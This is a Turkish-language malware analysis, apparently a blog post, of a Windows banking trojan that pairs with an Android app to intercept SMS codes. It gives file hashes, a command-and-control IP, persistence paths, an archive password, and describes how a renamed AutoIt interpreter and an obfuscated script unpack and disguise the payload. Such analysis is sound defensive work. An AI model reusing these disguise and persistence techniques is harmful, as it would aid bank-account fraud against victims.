




Windows işletim sistemi üzerinde çalışan bu zararlı yazılımın kullanıcıların sistemlerine tam olarak hangi kaynaktan, nasıl bulaştığını tam olarak bilinmemekle birlikte, zararlı eklentiye sahip veya zararlı JAR dosyası bağlantı adresi içeren sahte sipariş e-postası kaynaklı olduğunu, bulaşmış olduğu sistemlerde Java ile geliştirilmiş başka bir zararlı yazılım olması nedeniyle tahmin etmekteyim. (https://www.virustotal.com/en/file/0ba783b9cf1cee314c06f29b9ff629948a296257f1b1a19b09ba2a2369da3d0e/analysis/)

Cep telefonu numarasının girilmesini isteyen pencereye kullanıcı tarafından cep telefonu numarası girildiğinde, ilgili pencerede cep telefonu numarasına SMS gönderildiği belirtilmekteydi. Android akıllı cihaza kurulan bu uygulama (zararlı yazılım) çalıştırıldığında

da, ekranda yer alan 6 haneli sayının bu pencereye girilmesi istenmekteydi. Bu sayı girildikten sonra mobil zararlı yazılım ile pencere çıkaran zararlı yazılımın eşleştiği arka planda komuta kontrol merkezine (http://149.202.206.57) bildirilerek, Windows işletim sistemi üzerinde çalışan zararlı yazılımın artık internet şubeye girişte kullanıcıya pencere çıkartmayacak şekilde komuta kontrol merkezinden komut aldığı ( ) görülüyordu.



Pencere çıkaran zararlı yazılım sisteme bulaştıktan sonra işletim sistemi yeniden başlatıldığında C:\Users\kullanıcı adı\AppData \Roaming\Apple_Updater\ klasörü altında lsasss.exe adı altında, aynı klasörde bulunan safe dosyasını yükleyerek çalışmaktaydı.

lsass.exe
MD5: 6A93A4071CC7C22628AF40A4D872F49B


SHA-1: BA916E686AA0CAE19AB907BDAB94924ADA92B5F4

SHA-256: 8465F3FCBCCCE3EA12495EDBB0BD09C3B066E3DF891613CE3180F9BB38B37B01


safe
MD5: A77D3D8060DC0096AF6F2F24AFD57EF7

SHA-1: B22068203898FB5643E5060AC72A29FD3D35DECE

SHA-256: 02E8EACE1A4FB827BB78BA1F5A40D9E54E98AED7E555093B37C0243AF6B05D99




Kısa bir araştırmadan sonra, lsasss.exe programının AutoIt v3.3.12 programının (https://www.autoitscript.com/site/autoit/) adının değiştirilmiş hali (rename) olduğu, safe dosyasının ise AutoIt betiği (script) olduğunu tespit ettim.





AutoIt betiğini OllyDbg gibi bir hata ayıklama programı ile analiz etmek için https://www.autoitscript.com/wiki/FAQ#How_can_I_debug_my_script.3F sayfasında yer alan araçları kullanabilirsiniz.

safe dosyasını incelendiğimde bu dosyada yer alan değişken isimlerinin karmaşıklaştırılmış olduğu, şifrelenmiş verilerin yer aldığı (#comments-start #comments-end), şifreleme amacıyla kullanılan fonksiyonlar olduğunu gördüm.




lsasss.exe programı çalıştırıldıktan sonra safe dosyası içinde yer alan şifrelenmiş verileri (1 adet EXE uzantılı dosya (command line winrar programı) ve 1 adet şifrelenmiş (şifre: 6pRxSLyV4) RAR uzantılı dosya) C:\Users\kullanıcı adı\AppData\Local\Temp\ klasörü altında rastgele oluşturduğu sayılardan oluşan isme sahip bir klasöre açmakta ve bu klasörü gizlemekteydi. (hidden)







lsasss.exe programı, Winrar programı ile şifrelenmiş RAR dosyasını gizlenmiş klasöre açtıktan sonra, içinden çıkan svnhost.exe isimli programı (AutoIt programı) 871155.583007 (AutoIt betiği) dosyası ile çalıştırmakta ve 871155.583007 dosyasını silerek, sistem üzerinde svnhost.exe adı altında çalışmaktaydı.

